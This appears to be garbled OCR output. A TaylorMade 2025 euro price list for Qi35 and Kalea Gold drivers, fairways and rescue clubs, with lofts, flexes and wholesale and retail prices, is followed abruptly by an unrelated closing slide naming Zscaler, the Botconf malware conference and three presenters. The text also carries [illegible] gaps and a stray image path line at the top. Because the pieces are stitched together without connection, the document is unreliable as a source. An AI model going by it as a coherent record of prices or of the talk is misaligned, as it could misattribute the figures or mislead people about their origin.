
EURO

EFFECTIVE AS OF 07/01/25

[illegible]

7

[illegible]



TaylorMade / 2025 PRICE LIST

EURO

DRIVERS	LOFT	FLEX		WSP (€)	RRP (€)
NEW Qi35 MAX DRIVER	RH - 9, 10.5, 12 LH - 9, 10.5, 12	S, R, A		399	689
NEW Qi35 MAX LITE DRIVER	RH - 10.5, 12 LH - 10.5, 12	R, A, L		399	689
NEW Qi35 DRIVER	RH - 9, 10.5, 12 LH - 9, 10.5	X, S, R, A		399	689
NEW Qi35 LS DRIVER	RH - 8, 9, 10.5 LH - 9, 10.5	X, S, R		399	689
KALEA GOLD DRIVER	RH - 11.5, 13.5 LH - 11.5, 13.5	L		346	599

FAIRWAYS	LOFT	FLEX		WSP (€)	RRP (€)
NEW Qi35 MAX FAIRWAY	RH - 3, 5, 7, 9 LH - 3, 5, 7	S, R, A		233	399
NEW Qi35 MAX LITE FAIRWAY	RH - 3, 5, 7 LH - 3, 5, 7	R, A, L		233	399
NEW Qi35 FAIRWAY	RH - 3, 3HL, 5, 7 LH - 3, 5, 7	S, R, A		233	399
NEW Qi35 TOUR FAIRWAY	RH - 3, 5, 7 LH - 3, 5	X, S, R		287	479
KALEA GOLD FAIRWAY	RH - 3, 5, 7 LH - 3, 5, 7	L		191	329

UTILITIES	LOFT	FLEX		WSP (€)	RRP (€)
NEW Qi35 MAX RESCUE	RH - 3, 4, 5, 6, 7 LH - 3, 4, 5	S, R, A		205	349
NEW Qi35 MAX LITE RESCUE	RH - 4,5,6,7 LH - 4, 5	R, A, L		205	349
NEW Qi35 RESCUE	RH - 2, 3, 4, 5 LH - 3, 4	X, S, R, A		205	349
KALEA GOLD RESCUE	RH - 4, 5, 6, 7 LH - 4, 5, 6, 7	L		153	269
P.UDI & P.DHY	RH - **UDI**: 2, 3, 4 & **DHY**: 2, 3, 4 LH - **UDI**: 2, 3, 4 & **DHY**: 2, 3, 4	X, S, R		169	289

zscaler™

botconf

The botnet & malware ecosystem fighting conference

Thank You

Muhammed Irfan V A, Avinash Kumar and Dr. Nirmal Singh